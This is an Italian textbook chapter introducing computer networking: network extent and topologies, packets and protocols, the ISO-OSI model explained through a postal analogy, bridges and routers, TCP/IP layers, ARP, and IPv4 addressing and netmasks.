32.1 Introduzione alle reti

La funzionalità più importante di un sistema Unix, consiste nella possibilità di comunicare attraverso la rete. Ma prima di iniziare a vedere le particolarità delle reti TCP/IP, tipiche degli ambienti Unix, conviene introdurre alcuni concetti generali.

Nell'ambito di questo contesto, il termine ***rete*** si riferisce idealmente a una maglia di collegamenti. In pratica indica un insieme di componenti collegati tra loro in qualche modo a formare un sistema (questo concetto si riferisce alla teoria dei grafi). Ogni ***nodo*** di questa rete corrisponde generalmente a un elaboratore, il quale viene spesso definito *host* (elaboratore *host*) o anche ***stazione***; i collegamenti tra questi nodi di rete consentono il passaggio di dati in forma di ***pacchetti***.


32.1.1 Estensione

Una rete può essere più o meno estesa; in tal senso si usano degli acronimi standard:

- **LAN, *Local area network*, rete locale**
  quando la rete è contenuta nell'ambito di un edificio, o di un piccolo gruppo di edifici adiacenti;
- **MAN, *Metropolitan area network*, rete metropolitana**
  quando la rete è composta dall'unione di più LAN nell'ambito della stessa area metropolitana, in altri termini si tratta di una rete estesa sul territorio di una città;
- **WAN, *Wide area network*, rete geografica**
  quando la rete è composta dall'unione di più MAN ed eventualmente anche di LAN, estendendosi geograficamente oltre l'ambito di una città singola.

Nelle situazioni più comuni si ha a che fare soltanto con i termini LAN e WAN, in quanto si distingue la competenza per la gestione della rete nell'ambito locale rispetto all'esterno, coincidente generalmente con Internet, ovvero la rete WAN più importante.

Figura 32.1. Nelle situazioni più comuni, si hanno delle reti LAN, più o meno estese, collegate a Internet (WAN) attraverso un router.




32.1.2 Topologia

Il modo in cui i componenti di una rete sono collegati tra di loro, nel senso della disposizione ideale che questi hanno, viene definito generalmente attraverso quella che è nota come ***topologia di rete***. Ci sono tre tipi fondamentali di topologia di rete: stella, anello e bus.

Si ha una rete a stella quando tutti i componenti periferici sono connessi a un nodo principale in modo indipendente dagli altri. Così,

tutte le comunicazioni passano per il nodo centrale e in pratica sono gestite completamente da questo. Rientra in questa categoria il collegamento ***punto-punto***, o *point-to-point*, in cui sono collegati solo due nodi di rete.


Figura 32.2. A sinistra, topologia a stella; a destra, topologia ad anello.



Si ha una rete ad anello quando tutti i nodi sono connessi tra loro in sequenza, in modo da formare un anello ideale, dove ognuno ha un contatto diretto solo con il precedente e il successivo. In questo modo, la comunicazione avviene (almeno in teoria) a senso unico e ogni nodo ritrasmette al successivo i dati che non sono destinati allo stesso.


Si ha una rete a bus quando la connessione dei nodi è condivisa da tutti.

Figura 32.3. Topologia a bus.




La topologia di rete va considerata in riferimento al livello di astrazione di proprio interesse. Per esempio, la visione di un elettricista che dispone i cavi in un edificio è diversa, generalmente, da quella dell'amministratore di rete.

Figura 32.4. Questo tipo di rete, sul piano puramente fisico si può considerare a stella, mentre per ciò che riguarda la comunicazione dei pacchetti di dati, si può considerare a bus, perché il ripetitore che si trova al centro non esegue alcuna selezione nelle comunicazioni e riproduce anche le collisioni.




I tre tipi elementari di topologia si possono integrare tra di loro in strutture più complesse; in particolare, quando ci possono essere più percorsi alternativi per raggiungere un certo nodo, si ha normalmente una rete a maglia.

Figura 32.5. Topologia a maglia.



Quando, come caso particolare di una rete a maglia, non ci sono collegamenti ridondanti, si ha una rete ad albero.

Figura 32.6. Topologia ad albero.



32.1.3 Pacchetto

I dati viaggiano nella rete in forma di ***pacchetti***. Il termine è appropriato perché si tratta di una sorta di confezionamento delle informazioni attraverso cui si definisce il mittente e il destinatario dei dati trasmessi.

Il confezionamento e le dimensioni dei pacchetti dipendono dal tipo di rete fisica utilizzata.

I dati sono un materiale duttile che può essere suddiviso e aggregato in vari modi. Ciò significa che, durante il loro tragitto, i dati possono essere scomposti e ricomposti più volte e in modi differenti. Per esempio, per attraversare un segmento di una rete particolare, potrebbe essere necessario suddividere dei pacchetti troppo grandi in pacchetti più piccoli, oppure potrebbe essere utile il contrario.

In particolare, si parla di ***incapsulamento*** quando i pacchetti vengono inseriti all'interno di altri pacchetti; inoltre si parla di ***tunnel*** quando questa tecnica viene usata in modo sistematico tra due punti.

A questo punto, dovrebbe essere evidente che il significato del termine pacchetto può avere valore solo in riferimento a un contesto preciso. Sui documenti che trattano delle reti in modo più approfondito, si parla anche di ***trama*** e di PDU (*Protocol data unit*), ma in generale, se non c'è la necessità di distinguere sfumature particolari di questo problema, è meglio evitare di usare termini che potrebbero creare confusione.

Il termine ***datagramma***, rappresenta il pacchetto di un protocollo non connesso; per questo non va inteso come sinonimo di pacchetto in senso generale.

Quando il tipo di rete ammette la possibilità ai nodi di trasmettere un pacchetto in modo simultaneo, utilizzando lo stesso canale di trasmissione, si può verificare una ***collisione***, ovvero la sovrapposizione di due o più pacchetti, in modo tale da impedirne il riconoscimento. La collisione può verificarsi in presenza di una rete a bus.

Nel modello ISO-OSI che viene descritto nelle sezioni successive, si distinguono diversi livelli di astrazione nella gestione delle reti. Quando si ha a che fare con una rete a bus e il livello di astrazione di proprio interesse è compreso nei primi due (fino al livello «collegamento dati»), allora si può verificare la collisione.

32.1.4 Protocollo

I pacchetti di dati vengono trasmessi e ricevuti in base a delle regole definite da un ***protocollo di comunicazione***.

A qualunque livello dell'esistenza umana è necessario un protocollo per comunicare: in un colloquio tra due persone, colui che parla invia un messaggio all'altra che, per riceverlo, deve ascoltare. Volendo proseguire con questo esempio, si può anche considerare il problema dell'inizio e della conclusione della comunicazione: la persona con cui si vuole comunicare oralmente deve essere raggiunta e si deve ottenere la sua attenzione, per esempio con un saluto; alla fine della comunicazione occorre un modo per definire che il contatto è terminato, con una qualche forma di commiato.

Quanto appena visto è solo una delle tante situazioni possibili. Si può immaginare cosa accada in un'assemblea o in una classe durante una lezione.

La distinzione più importante tra i protocolli è quella che li divide in connessi e non connessi. Il protocollo non connesso, o datagramma, funziona in modo simile all'invio di una cartolina, o di una lettera, dove non è prevista la restituzione all'origine di una conferma della ricezione del messaggio. Il protocollo connesso prevede la conferma dell'invio di un messaggio, la ritrasmissione in caso di errore e la ricomposizione dell'ordine dei pacchetti.

32.2 Modello ISO-OSI

La gestione della comunicazione in una rete è un problema complesso; in passato, questo è stato alla base delle maggiori incompatibilità tra i vari sistemi, a cominciare dalle differenze legate all'hardware.

Il modello OSI (*Open system interconnection*), diventato parte degli standard ISO, scompone la gestione della rete in livelli, o strati (*layer*). Questo modello non definisce uno standard tecnologico, ma un riferimento comune ai concetti che riguardano le reti.

I codici riferiti a standard ISO che riguardano l'insieme della descrizione dei sette livelli OSI sono più di uno; pertanto, è attraverso la sigla ISO-OSI, o simili, che questi vengono identificati di consueto.

I livelli del modello ISO-OSI sono sette e, per tradizione, vanno visti nel modo indicato nell'elenco seguente, dove il primo livello è quello più basso ed è a contatto del supporto fisico di trasmissione, mentre l'ultimo è quello più alto ed è a contatto delle applicazioni utilizzate dall'utente.

Livello	Definizione	Contesto
7	Applicazione	Interfaccia di comunicazione con i programmi (*Application program interface*).
6	Presentazione	Composizione e trasformazione dei dati a vario titolo, compresa la cifratura e decifratura.
5	Sessione	Instaurazione, mantenimento e conclusione delle sessioni di comunicazione.
4	Trasporto	Invio e ricezione di dati in modo da controllare e, possibilmente, correggere gli errori.
3	Rete	Definizione dei pacchetti, dell'indirizzamento e dell'instradamento in modo astratto rispetto al tipo fisico di comunicazione.
2	Collegamento dati (*data link*)	Definizione delle trame (*frame*) e dell'indirizzamento in funzione del tipo fisico di comunicazione.
1	Fisico	Trasmissione dei dati lungo il supporto fisico di comunicazione.

32.2.1 Un esempio per associazione di idee

Per comprendere intuitivamente il significato della suddivisione in livelli del modello ISO-OSI, si può provare a tradurre in questi termini l'azione di intrattenere una corrispondenza cartacea con qualcuno: Tizio scrive a Caio e probabilmente lo stesso fa Caio nei confronti di Tizio.

L'abbinamento che viene proposto non è assoluto o definitivo; quello che conta è soltanto riuscire a comprendere il senso delle varie fasi e il motivo per cui queste esistono nel modello ISO-OSI.

Quando Tizio si accinge a scrivere una lettera a Caio, si trova al livello più alto, il settimo, del modello ISO-OSI. Tizio sa cosa vuole comunicare a Caio, ma non lo fa ancora, perché deve decidere la forma in cui esprimere i concetti sul foglio di carta.

Quando Tizio comincia a scrivere, si trova al livello sesto del modello, perché ha definito il modo in cui il suo pensiero si trasforma in codice su carta. Naturalmente, ciò che scrive deve essere comprensibile a Caio; per esempio, se Tizio scrive normalmente da destra verso sinistra nei suoi appunti personali, deve avere cura di scrivere a Caio usando la forma «standard» (da sinistra verso destra); oppure, se non può fare a meno di scrivere in quel modo, deve provvedere a fare una fotocopia speciale del suo scritto, in modo da raddrizzare il testo.

La lettera che scrive Tizio può essere un messaggio fine a se stesso, per il quale non serve che Caio risponda espressamente, oppure può essere una fase di una serie di lettere che i due devono scriversi per definire ciò che interessa loro. Questa caratteristica riguarda il quinto livello.

Quando Tizio inserisce la sua lettera nella busta, deve decidere che tipo di invio vuole fare. Per esempio può trattarsi di lettera normale, con la quale non può sapere se questa è giunta effettivamente a destinazione, oppure può essere una raccomandata con avviso di ricevimento. Questo problema risiede nel quarto livello.

Infine, Tizio mette l'indirizzo di destinazione e il mittente, quindi mette la busta in una cassetta della posta. Da questo punto in poi, Tizio ignora ciò che accade alla busta contenente la sua lettera diretta a Caio. Questa operazione riguarda il terzo livello.


Il sistema postale che si occupa di prelevare e portare la busta di Tizio all'indirizzo di Caio, è in pratica ciò che corrisponde ai primi due livelli del modello. Per la precisione, il secondo livello richiede la definizione delle coordinate terrestri corrispondenti all'indirizzo. In altri termini, la via e il numero di una certa città, sono un'astrazione umana di ciò che in realtà corrisponde a un punto particolare sul pianeta. Per raggiungere questo punto, il servizio postale si avvale delle vie di comunicazione disponibili: strade, ferrovie, navigazione fluviale, marittima e aerea. In questo senso, le vie di comunicazione e i mezzi di trasporto usati, costituiscono il primo livello del modello di riferimento.

32.2.2 Comunicazione tra i livelli e imbustamento

I dati da trasmettere attraverso la rete, vengono prodotti al livello più alto del modello, quindi, con una serie di trasformazioni e aggiungendo le informazioni necessarie, vengono passati di livello in livello fino a raggiungere il primo, quello del collegamento fisico. Nello stesso modo, quando i dati vengono ricevuti dal livello fisico, vengono passati e trasformati da un livello al successivo, fino a raggiungere l'ultimo.

In questo modo, si può dire che a ogni passaggio verso il basso i pacchetti vengano imbustati in pacchetti (più grandi) del livello inferiore, mentre, a ogni passaggio verso l'alto, i pacchetti vengono estratti dalla busta di livello inferiore. In questa circostanza, si parla preferibilmente di PDU di livello ***n*** (*Protocol data unit*) per identificare il pacchetto realizzato a un certo livello del modello ISO-OSI.

Figura 32.8. Trasformazione dei pacchetti da un livello all'altro.




Nel passaggio da un livello a quello inferiore, l'imbustamento implica un aumento delle dimensioni del pacchetto, ovvero del PDU.[1] Ma oltre a questo, a certi livelli, può essere introdotta la frammentazione e la ricomposizione dei pacchetti, a seconda delle esigenze di questi.

32.3 Interconnessione tra le reti

All'inizio del capitolo sono descritti i tipi elementari di topologia di rete. Quando si vogliono unire due o più reti (o anche degli elaboratori singoli) per formarne una sola più grande, si devono utilizzare dei nodi speciali connessi simultaneamente a tutte le reti da collegare. A seconda del livello su cui intervengono per effettuare questo collegamento, si parla di ripetitore, bridge o router.

Il ripetitore è un componente che collega due reti fisiche intervenendo al primo livello ISO-OSI. In questo senso, il ripetitore non filtra in alcun caso i pacchetti, ma rappresenta semplicemente un modo per allungare un tratto di rete che per ragioni tecniche non potrebbe esserlo diversamente. Il ripetitore tipico è un componente che consente il collegamento di diversi elaboratori assieme.

Figura 32.9. Il ripetitore permette di allungare una rete, intervenendo al primo livello del modello ISO-OSI.



Il ***bridge*** mette in connessione due (o più) reti limitandosi a intervenire nei primi due livelli del modello ISO-OSI. Di conseguenza, il bridge è in grado di connettere tra loro solo reti fisiche dello stesso tipo. In altri termini, si può dire che il bridge sia in grado di connettere reti separate che hanno uno schema di indirizzamento compatibile.


Il bridge più semplice duplica ogni pacchetto, del secondo livello ISO-OSI, nelle altre reti a cui è connesso; il bridge più sofisticato è in grado di determinare gli indirizzi dei nodi connessi nelle varie reti, in modo da trasferire solo i pacchetti che necessitano questo attraversamento.

Dal momento che il bridge opera al secondo livello ISO-OSI, non è in grado di distinguere i pacchetti in base ai protocolli di rete del terzo livello (TCP/IP, IPX/SPX, ecc.) e quindi trasferisce indifferentemente tali pacchetti.

Teoricamente, possono esistere bridge in grado di gestire connessioni con collegamenti ridondanti, in modo da determinare automaticamente l'itinerario migliore per i pacchetti e da bilanciare il carico di utilizzo tra diverse connessioni alternative. Tuttavia, questo compito viene svolto preferibilmente dai router.

Il bridge più comune corrisponde al commutatore di pacchetto (*switch*) che serve a collegare più elaboratori assieme, riducendo al minimo la possibilità di collisione tra i pacchetti.


Figura 32.10. Il bridge trasferisce PDU di secondo livello; in pratica trasferisce tutti i tipi di pacchetto riferiti al tipo di rete fisica a cui è connesso.



Il ***router*** mette in connessione due (o più) reti intervenendo al terzo livello del modello ISO-OSI. Di conseguenza, il router è in grado di trasferire solo i pacchetti di un tipo di protocollo di rete determinato (TCP/IP, IPX/SPX, ecc.), indipendentemente dal tipo di reti fisiche connesse effettivamente.[2]

In altri termini, si può dire che il router sia in grado di connettere reti separate che hanno schemi di indirizzamento differenti, ma che utilizzano lo stesso tipo di protocollo di rete al terzo livello ISO-OSI.

Figura 32.11. Il router trasferisce PDU di terzo livello; in pratica trasferisce i pacchetti di un certo tipo di protocollo a livello di rete.




L'instradamento dei pacchetti attraverso le reti connesse al router avviene in base a una tabella di instradamento che può anche essere determinata in modo dinamico, in presenza di connessioni ridondanti, come già accennato per il caso dei bridge.


32.3.1 Topologia relativa al livello di astrazione

La topologia di rete può essere considerata al livello fisico, oppure a un livello più alto secondo il modello ISO-OSI. In pratica, quando ci si eleva a un livello superiore, alcuni componenti della rete «scompaiono», perché non vengono più considerati.


A titolo di esempio viene mostrato uno schema in cui appaiono dei nodi, collegati in vari modi tra di loro. Inizialmente, lo schema viene considerato al livello fisico, così si possono individuare anche i domini di collisione, ovvero i gruppi di nodi che possono creare accavallamenti di trasmissioni tra di loro:



Se l'interesse si sposta al secondo livello del modello ISO-OSI, alcuni componenti diventano «trasparenti», in quanto non sono in grado di intervenire a tale livello di astrazione. In questa situazione, i nodi di rete che appartengono a uno stesso dominio di collisione, appaiono come se fossero collocati in una rete a bus:



Se poi ci si vuole elevare al terzo livello di astrazione (rete), nel quale gli indirizzi fisici perdono di importanza, scompare tutto ciò che non ha un indirizzo definito al terzo livello. Naturalmente, in questa situazione, l'apparenza di una rete a bus, non dà più alcuna informazione rispetto ai domini di collisione:



32.4 Introduzione al TCP/IP

«

Il nome TCP/IP rappresenta un sistema di protocolli di comunicazione basati su IP e si tratta di quanto utilizzato normalmente negli ambienti Unix. Il protocollo IP si colloca al terzo livello ISO-OSI, mentre TCP si colloca al di sopra di questo e utilizza IP al livello inferiore. In realtà, il TCP/IP annovera anche altri protocolli importanti, che comunque sono impliciti nella denominazione TCP/IP.

I vari aspetti del sistema di protocolli TCP/IP si possono apprendere mano a mano che si studiano gli indirizzamenti e i servizi di rete che vengono resi disponibili. In questa fase conviene rivedere il modello ISO-OSI in abbinamento al TCP/IP.


Tabella 32.15. Modello ISO-OSI di suddivisione delle competenze di un sistema TCP/IP.

Livello	Definizione	Descrizione
7	Applicazione	Applicazioni.
6	Presentazione	Definizione standard del formato dei dati utilizzati.
5	Sessione	Protocolli dei servizi (FTP, HTTP, SMTP, RPC, ecc.).
4	Trasporto	Protocolli TCP, UDP e ICMP.
3	Rete	Protocollo IP.
2	Collegamento dati	Trasmissione e ricezione dati dipendente dal tipo di hardware.

Livello	Definizione	Descrizione
1	Fisico	Hardware.

A parte la descrizione che si fa nel seguito, il TCP/IP vede in pratica solo quattro livelli, i quali possono incorporare più livelli del modello tradizionale. La figura 32.16 cerca di semplificare questo abbinamento.

Figura 32.16. Abbinamento tra il modello ISO-OSI e la semplicità dei protocolli TCP/IP.



Questo comunque non significa che gli strati del modello tradizionale non esistono. Piuttosto possono essere svolti all'interno di una sola applicazione, oppure sono al di fuori della competenza del protocollo TCP/IP.

1	fisico	Perché si possa avere una connessione con altri nodi, è necessario inizialmente un supporto fisico, composto solitamente da un cavo e da interfacce di comunicazione. La connessione tipica in una rete locale è fatta utilizzando hardware Ethernet. Il cavo o i cavi e le schede Ethernet appartengono a questo primo livello.
2	collegamento dei dati	Il tipo di hardware utilizzato nel primo livello determina il modo in cui avviene effettivamente la comunicazione. Nel caso dell'hardware Ethernet, ogni scheda ha un proprio indirizzo univoco (stabilito dal fabbricante) composto da 48 bit e rappresentato solitamente in forma esadecimale, come nell'esempio seguente: `00:A0:24:77:49:97`
3	rete	Per poter avere un tipo di comunicazione indipendente dal supporto fisico utilizzato, è necessaria un'astrazione che riguarda il modo di inviare blocchi di dati, l'indirizzamento di questi e il loro instradamento. Per quanto riguarda il TCP/IP, questo è il livello del protocollo IP, attraverso il quale vengono definiti gli indirizzi e gli instradamenti relativi. Quando un pacchetto è più grande della dimensione massima trasmissibile in quel tipo di rete fisica utilizzata, è il protocollo IP che si deve prendere cura di scomporlo in segmenti più piccoli e di ricombinarli correttamente alla destinazione.

4	trasporto	A questo livello appartengono i protocolli di comunicazione che si occupano di frammentare e ricomporre i dati, di correggere gli errori e di prevenire intasamenti della rete. I protocolli principali di questo livello sono TCP (*Transmission control protocol*) e UDP (*User datagram protocol*). Il protocollo TCP, in qualità di protocollo connesso, oltre alla scomposizione e ricomposizione dei dati, si occupa di verificare e riordinare i dati all'arrivo: i pacchetti perduti o errati vengono ritrasmessi e i dati finali vengono ricomposti. Il protocollo UDP, essendo un protocollo non connesso, non esegue alcun controllo. I protocolli TCP e UDP introducono, a fianco dell'indirizzo IP, il numero di porta. Il percorso di un pacchetto ha così un'origine, identificata dal numero IP e da una porta, e una destinazione identificata da un altro numero IP e dalla porta relativa. Le porte identificano convenzionalmente dei servizi concessi o richiesti e la gestione di questi riguarda il livello successivo.
5	sessione	Ogni servizio di rete (condivisione del file system, posta elettronica, FTP, ecc.) ha un proprio protocollo, porte di servizio e un meccanismo di trasporto (quelli definiti nel livello inferiore). Ogni sistema può stabilire le proprie regole, anche se in generale è opportuno che i nodi che intendono comunicare utilizzino le stesse porte e gli stessi tipi di trasporto. Questi elementi sono stabiliti dal file '`/etc/services`'. Segue una riga di questo file dove si può osservare che il servizio '**`www`**' (HTTP) utilizza la porta 80 per comunicare e il protocollo di trasporto è il TCP: **`www 80/tcp`** Quando si avvia una comunicazione a questo livello, si parla di sessione. Quindi, si apre o si chiude una sessione.
6	presentazione	I dati che vengono inviati utilizzando le sessioni del livello inferiore devono essere uniformi, indipendentemente dalle caratteristiche fisiche delle macchine che li elaborano. A questo livello si inseriscono normalmente delle librerie in grado di gestire un'eventuale conversione dei dati tra l'applicazione e la sessione di comunicazione.
7	applicazione	L'ultimo livello è quello dell'applicazione che utilizza le risorse di rete. Con la suddivisione delle competenze in così tanti livelli, l'applicazione non ha la necessità di occuparsi della comunicazione; così, in molti casi, anche l'utente può non rendersi conto della sua presenza.

32.4.1 ARP

A livello elementare, la comunicazione attraverso la rete deve avvenire in un modo compatibile con le caratteristiche fisiche di questa. In pratica, le connessioni devono avere una forma di attuazione al secondo livello del modello appena presentato (collegamento dati); i livelli superiori sono solo astrazioni della realtà che c'è effettivamente sotto. Per poter utilizzare un protocollo che si ponga al terzo livello, come nel caso di IP che viene descritto più avanti, occorre un modo per definire un abbinamento tra gli indirizzi di questo protocollo superiore e gli indirizzi fisici delle interfacce utilizzate effettivamente, secondo le specifiche del livello inferiore.

Volendo esprimere la cosa in modo pratico, si può pensare alle interfacce Ethernet, le quali hanno un sistema di indirizzamento composto da 48 bit. Quando con un protocollo di livello 3 (rete) si vuole contattare un nodo identificato in maniera diversa da quanto previsto al livello 2, se non si conosce l'indirizzo Ethernet, ma ammettendo che tale nodo si trovi nella rete fisica locale, viene inviata una

richiesta circolare secondo il protocollo ARP (*Address resolution protocol*).

La richiesta ARP dovrebbe essere ascoltata da tutte le interfacce connesse fisicamente a quella rete fisica e ogni nodo dovrebbe passare tale richiesta al livello 3, in modo da verificare se l'indirizzo richiesto corrisponde al proprio. In questo modo, il nodo che ritiene di essere quello che si sta cercando dovrebbe rispondere, rivelando il proprio indirizzo Ethernet.

Ogni nodo dovrebbe essere in grado di conservare per un certo tempo le corrispondenze tra gli indirizzi di livello 2 con quelli di livello 3, ottenuti durante il funzionamento. Questo viene fatto nella tabella ARP, la quale va comunque aggiornata a intervalli regolari.

32.4.2 Indirizzi IPv4

Come descritto nelle sezioni precedenti, al di sopra dei primi due livelli strettamente fisici di comunicazione, si inserisce la rete dal punto di vista di Unix: un insieme di nodi, spesso definiti *host*, identificati da un indirizzo IP. Di questi ne esistono almeno due versioni: IPv4 e IPv6. Il primo è ancora in uso, ma a causa del rapido esaurimento degli indirizzi disponibili nella comunità Internet, è in corso di diffusione l'uso del secondo.

Gli indirizzi IP versione 4, cioè quelli tradizionali, sono composti da una sequenza di 32 bit, suddivisi convenzionalmente in quattro gruppetti di 8 bit, rappresentati in modo decimale separati da un punto. Questo tipo di rappresentazione è definito come: ***notazione decimale puntata***. L'esempio seguente corrisponde al codice 1.2.3.4:

```
00000001.00000010.00000011.00000100
```

All'interno di un indirizzo del genere si distinguono due parti: l'indirizzo di rete e l'indirizzo del nodo particolare. Il meccanismo è simile a quello del numero telefonico in cui la prima parte del numero, il prefisso, definisce la zona ovvero il distretto telefonico, mentre il resto identifica l'apparecchio telefonico specifico di quella zona. In pratica, quando viene richiesto un indirizzo IP, si ottiene un indirizzo di rete in funzione della quantità di nodi che si devono connettere. In questo indirizzo una certa quantità di bit nella parte finale sono azzerati: ciò significa che quella parte finale può essere utilizzata per gli indirizzi specifici dei nodi. Per esempio, l'indirizzo di rete potrebbe essere:

```
00000001.00000010.00000011.00000000
```

In tal caso, si potrebbero utilizzare gli ultimi 8 bit per gli indirizzi dei vari nodi.

L'indirizzo di rete, non può identificare un nodo. Quindi, tornando all'esempio, l'indirizzo seguente non può essere usato per identificare anche un nodo:

```
00000001.00000010.00000011.00000000
```

Inoltre, un indirizzo in cui i bit finali lasciati per identificare i nodi siano tutti a uno, identifica un indirizzo ***broadcast***, cioè un indirizzo per la trasmissione a tutti i nodi di quella rete:

```
00000001.00000010.00000011.11111111
```

In pratica, rappresenta simultaneamente tutti gli indirizzi che iniziano con 00000001.00000010.00000011. Di conseguenza, un indirizzo broadcast non può essere utilizzato per identificare un nodo.

Naturalmente, i bit che seguono l'indirizzo di rete possono anche essere utilizzati per suddividere la rete in sottoreti. Nel caso di prima, volendo creare due sottoreti utilizzando i primi 2 bit che seguono l'indirizzo di rete originario:

xxxxxxxx.*xxxxxxxx*.*xxxxxxxx*.00000000	indirizzo di rete;
xxxxxxxx.*xxxxxxxx*.*xxxxxxxx*.01000000	indirizzo della prima sottorete;
xxxxxxxx.*xxxxxxxx*.*xxxxxxxx*.10000000	indirizzo della seconda sottorete;

xxxxxxxx.*xxxxxxxx*.*xxxxxxxx*.11111111	indirizzo broadcast.

In questo esempio, per ogni sottorete, resterebbero 6 bit a disposizione per identificare i nodi: da 000001_2 a 111110_2.

Il meccanismo utilizzato per distinguere la parte dell'indirizzo che identifica la rete è quello della ***maschera di rete*** o *netmask*. La maschera di rete è un indirizzo che viene abbinato all'indirizzo da analizzare con l'operatore booleano AND, per filtrare la parte di bit che interessa. Prima di vedere come funziona il meccanismo, la tabella 32.23 può essere utile per ripassare rapidamente le tabelline della verità degli operatori logici principali.

Tabella 32.23. Riassunto del funzionamento degli operatori logici principali.

A	B	A AND B
0	0	0
0	1	0
1	0	0
1	1	1

A	B	A OR B
0	0	0
0	1	1
1	0	1
1	1	1

A	NOT A
0	1
1	0

